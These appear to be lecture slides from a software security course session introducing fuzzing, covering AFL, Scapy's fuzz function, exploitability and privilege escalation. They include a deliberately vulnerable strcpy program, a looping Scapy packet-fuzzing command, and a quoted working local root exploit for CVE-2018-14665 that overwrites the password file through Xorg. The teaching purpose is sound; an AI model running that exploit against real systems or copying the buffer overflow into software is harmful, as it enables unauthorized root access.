




Welcome to

# 11. Fuzzing Intro

KEA Competence OB2 Software Security

Henrik Kramselund Jereminsen [hkj@zencurity.com](mailto:hkj@zencurity.com) @kramse  

Slides are available as PDF, [kramse@Github](mailto:kramse@Github)  
11-fuzzing-intro.tex in the repo security-courses

# Plan for today



## Subjects

- What is Fuzzing
- Example fuzzers
- Web fuzzing
- Determining Exploitability

## Exercises

- Try American fuzzy lop <http://lcamtuf.coredump.cx/afl/>

# Reading Summary



AoST chapter 10: Implementing a custom Fuzz Utility

AoST chapter 11: Local Fault Injection

AoST chapter 12: Determining Exploitability

Note: the tool Ethereal was later renamed to Wireshark.

# Goals: Fuzzing



cat /dev/random



```
main(int argc, char **argv)
{
    char buf[200];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
}
```

/dev/random is a file on Unix that gives random data

Sending random data to programs is called fuzzing and can reveal security problems

Lots of crashes is often the result, and when investigated may be exploitable

Recommended to use fuzzers that can use some structure and knowledge and then randomize individual fields in protocols, file types etc.

# What is Fuzzing



Fuzzing or fuzz testing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for exceptions such as crashes, failing built-in code assertions, or potential memory leaks. Typically, fuzzers are used to test programs that take structured inputs. This structure is specified, e.g., in a file format or protocol and distinguishes valid from invalid input. An effective fuzzer generates semi-valid inputs that are "valid enough" in that they are not directly rejected by the parser, but do create unexpected behaviors deeper in the program and are "invalid enough" to expose corner cases that have not been properly dealt with.

Source: <https://en.wikipedia.org/wiki/Fuzzing>

See also the original Fuzz report: *An Empirical Study of the Reliability of UNIX Utilities*, Barton P. Miller 1990 and updates *Fuzz Revisited: A Re-examination of the Reliability of UNIX Utilities and Services*  
<http://pages.cs.wisc.edu/~bart/fuzz/>

# Fuzz Revisited



## Fuzz Revisited: A Re-examination of the Reliability of UNIX Utilities and Services

We have tested the reliability of a large collection of basic UNIX utility programs, X-Window applications and servers, and networkservices. We used a simple testing method of subjecting these programs to a random inputstream.

...

The result of our testing is that we can crash (with coredump) or hang (infinitemloop) over 40% (in the worst case) of the basic programs and over 25% of the X-Window applications.

...

We also tested how utility programs checked their return codes from the memory allocation library routines by simulating the unavailability of virtual memory. We could crash almost half of the programs that we tested in this way.

october 1995

# Example fuzzers



Types of fuzzers A fuzzer can be categorized as follows:[9][1]

- A fuzzer can be generation-based or mutation-based depending on whether inputs are generated from scratch or by modifying existing inputs,
- A fuzzer can be dumb or smart depending on whether it is aware of input structure, and
- A fuzzer can be white-, grey-, or black-box, depending on whether it is aware of program structure.

# Simple fuzzer



```
$ for i in 10 20 30 40 50
>> do
>> ./demo `perl -e "print 'A'x$i"`
>> done
```

AAAAAAAAAA

AAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAA

Memory fault

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Memory fault


AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Memory fault

Memory fault/segmentation fault - juicy!



# Custom Fuzzers



The book describes in AoST chapter 10: Implementing a custom Fuzz Utility

A very similar method can be found with more detail in the book,  
*Attacking Network Protocols A Hacker's Guide to Capture, Analysis, and Exploitation*  
by James Forshaw December 2017, 336 pp. ISBN-13: 9781593277505

<https://nostarch.com/networkprotocols>

# Use Developer Libraries



Note how the custom fuzzer described in the book used the SOAPpy library and thus created a fuzzer in very few lines of code.

Especially for common and binary protocols re-using existing code helps.

This goes for:

- DNS - Domain Name System, a binary protocol
- HTTP with encryption, compression, WSDL, REST, XML-RPC etc.
- Open source libraries with different file types

# Fuzzing local processes



The book describes in AoST chapter 11: Local Fault Injection, how to send data to local processes through:

- command line, environment variables, interprocess communication, shared memory, config files, input files, registry keys and system settings
- Also the book notes, the kernels running may be vulnerable
- Both Windows and Unix have similar features, that can be abused
- Goal is usually command execution, and privilege escalation
- When you have a foothold and can execute commands, you can often find local exploits for kernel or drivers

# Attacking Local Applications



- Enumerate local resources used by the application
- Determine access permissions of shared or persistent resources
- Identify the exposed local attack surface area
- Best case examine the application source code
- Also monitor application behaviors during execution

# CVE-2018-14665 Multiple Local Privilege Escalation



```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9I02lsfSyb70kESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh'
  -logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
```

Code from: <https://weeraman.com/x-org-security-vulnerability-cve-2018-14665-f97f9ebe91b3>

- The X.Org project provides an open source implementation of the X Window System. X.Org security advisory: October 25, 2018 <https://lists.x.org/archives/xorg-announce/2018-October/002927.html>

# Fuzzing File Formats



- Lots of applications open files, and some are not designed for safety and security
- File formats are also complex and difficult to parse
- Files served over HTTP is no exception
- Browsers have been susceptible to various attacks from the start
- We have seen problems with ActiveX components, as described in book
- Also Java has had a lot of problems over the years - JRE 617 vulnerabilities 2010 - 2019  
[https://www.cvedetails.com/product/19117/Oracle-JRE.html?vendor\\_id=93](https://www.cvedetails.com/product/19117/Oracle-JRE.html?vendor_id=93)
- Adobe Flash player - 1075 vulnerabilities 2005 - 2019  
[https://www.cvedetails.com/product/6761/Adobe-Flash-Player.html?vendor\\_id=53](https://www.cvedetails.com/product/6761/Adobe-Flash-Player.html?vendor_id=53)
- Adobe Acrobat Reader PDF - 681 vulnerabilities from 1999 to 2018!  
[https://www.cvedetails.com/product/497/Adobe-Acrobat-Reader.html?vendor\\_id=53](https://www.cvedetails.com/product/497/Adobe-Acrobat-Reader.html?vendor_id=53)

# Pwn2Own - attacking browsers



Contest 2015–2018 In 2015,[61] every single prize available was claimed.

In 2016, Chrome, Microsoft Edge and Safari were all hacked.[62] According to Brian Gorenc, manager of Vulnerability Research at HPE, they had chosen not to include Firefox that year as they had "wanted to focus on the browsers that [had] made serious security improvements in the last year".[63]

In 2017, Chrome did not have any successful hacks (although only one team attempted to target Chrome), the subsequent browsers that best fared were, in order, Firefox, Safari and Edge.[64]

In 2018, the conference was much smaller and sponsored primarily by Microsoft. Shortly before the conference, Microsoft had patched several vulnerabilities in Edge, causing many teams to withdraw. Nevertheless, certain openings were found in Edge, Safari, Firefox and more.[65] No hack attempts were made against Chrome,[66][67] although the reward offered was the same as for Edge.[68] While many Microsoft products had large rewards available to anyone who was able to gain access through them, only Edge was successfully exploited.

Pwn2Own <https://en.wikipedia.org/wiki/Pwn2Own>

# Example Linux Kernel Vulnerabilities



The Linux kernel has had some vulnerabilities over the years:

This link is for: Linux » Linux Kernel : Security Vulnerabilities (CVSS score  $\geq 9$ )

[https://www.cvedetails.com/vulnerability-list/vendor\\_id-33/product\\_id-47/cvssscoremin-9/cvssscoremax-/Linux-Linux-Kernel.html](https://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/cvssscoremin-9/cvssscoremax-/Linux-Linux-Kernel.html)

Linux Kernel 2308 vulnerabilities from 1999 to 2019

[https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor\\_id=33](https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33)



# Linux Kernel Fuzzing



- CVE-2016-0758 Integer overflow in lib/asn1\_decoder.c in the Linux kernel before 4.6 allows local users to gain privileges via crafted ASN.1 data.  
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0758>
- Linux kernel have about 5 ASN.1 parsers  
[https://www.x41-dsec.de/de/lab/blog/kernel\\_userspace/](https://www.x41-dsec.de/de/lab/blog/kernel_userspace/)

We will go through this article

# Example fuzzers



american fuzzy lop is a free software fuzzer that employs genetic algorithms in order to efficiently increase code coverage of the test cases. So far it helped in detection of significant software bugs in dozens of major free software projects, including X.Org Server,[2] PHP,[3] OpenSSL,[4][5] pngcrush, bash,[6] Firefox,[7] BIND,[8][9] Qt,[10] and SQLite.[11]

american fuzzy lop's source code is published on GitHub. Its name is a reference to a breed of rabbit, the American Fuzzy Lop.

- Several books and web sites are dedicated to fuzzing, one such:  
<http://www.fuzzing.org/>
- [https://en.wikipedia.org/wiki/American\\_fuzzy\\_lop\\_\(fuzzer\)](https://en.wikipedia.org/wiki/American_fuzzy_lop_(fuzzer))
- Another one is Sulley, A pure-python fully automated and unattended fuzzing framework.  
<https://github.com/OpenRCE/sulley>
- Scapy Packet crafting for Python2 and Python3 <https://scapy.net/>



## Fuzzing

The function `fuzz()` is able to change any default value that is not to be calculated (like checksums) by an object whose value is random and whose type is adapted to the field. This enables quickly building fuzzing templates and sending them in a loop. In the following example, the IP layer is normal, and the UDP and NTP layers are fuzzed. The UDP checksum will be correct, the UDP destination port will be overloaded by NTP to be 123 and the NTP version will be forced to be 4. All the other ports will be randomized. Note: If you use `fuzz()` in IP layer, `src` and `dst` parameter won't be random so in order to do that use `RandIP()`..:

```
>>> send(IP(dst="target")/fuzz(UDP()/NTP(version=4)),loop=1)
.....^C
Sent 16 packets.
```

# Exercise



Now lets do the exercise

**Scapy 30 min**

which is number **36** in the exercise PDF.

# Exercise



Now lets do the exercise

## Try American fuzzy lop up to 60min

which is number **37** in the exercise PDF.

# Determining Exploitability



- AoST chapter 12: Determining Exploitability
- We have found input that crashes an application, is it exploitable?
- Is the application privileged, is the function part of a library used in a privileged application?
- Time, Reliability/Reproducibility, command execution, network access, knowledge
- Not all vulnerabilities are remote root arbitrary command execution, often a string of vulnerabilities are put together
- Architecture, dynamic environment, hardware

# Weak Structural Security



Our book describes more design flaws:

- Large Attack surface
- Running a Process at Too High a Privilege Level, dont run everything as root or administrator
- No Defense in Depth, use more controls, make a strong chain
- Not Failing Securely
- Mixing Code and Data
- Misplaced trust in External Systems
- Insecure Defaults
- Missing Audit Logs

Repeated here from initial overview - large surface increases risk!

# Privilegier privilege escalation



**Privilege escalation** er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på Unix afvikles som nobody – ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt – få rettigheder = lille skade

Eksempel: man finder exploit som giver kommandolinieadgang til et system som almindelig bruger

Ved at bruge en local exploit, Linuxkernen kan man måske forårsage fejl og opnå root, GNU Screen med SUID bit eksempelvis



# MITRE ATT&CK Framework Privilege Escalation



Privilege Escalation The adversary is trying to gain higher-level permissions.

Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives. Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities.

And describes approx 30 techniques for doing this, of which some can be found using fuzzing

Source: <https://attack.mitre.org/tactics/TA0004/>

# Local vs. remote exploits



**Local vs. remote** angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

**Remote root exploit** - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på Unix, over netværket.

**Zero-day exploits** dem som ikke offentliggøres – dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

# Zero day 0-day vulnerabilities



Project Zero's team mission is to "make zero-day hard", i.e. to make it more costly to discover and exploit security vulnerabilities. We primarily achieve this by performing our own security research, but at times we also study external instances of zero-day exploits that were discovered "in the wild". These cases provide an interesting glimpse into real-world attacker behavior and capabilities, in a way that nicely augments the insights we gain from our own research.

Today, we're sharing our tracking spreadsheet for publicly known cases of detected zero-day exploits, in the hope that this can be a useful community resource:

Spreadsheet link: Oday "In the Wild"

<https://googleprojectzero.blogspot.com/p/0day.html>

- Not all vulnerabilities are found and reported to the vendors
- Some vulnerabilities are exploited *in the wild*

# Book Summary




Last chapter:

- Last chapter describes how to analyse crash dumps, for exploitability
- Can attacker use the vulnerability found for anything? control instruction pointer?
- Book finishes with Mitigating factors: use everything!
- CPU with hardware support, operating system with everything turned on Address space layout randomization (ASLR), stack protection, heap protection, etc.  
[https://en.wikipedia.org/wiki/Address\\_space\\_layout\\_randomization](https://en.wikipedia.org/wiki/Address_space_layout_randomization)
- Most laptop and server operating systems do this already in newer versions 😊
- Internet of Things do almost none of these

Book overall?

Good or bad?

## For Next Time



Think about the subjects from this time, write down questions

Check the plan for chapters to read in the books

Visit web sites and download papers if needed

Retry the exercises to get more confident using the tools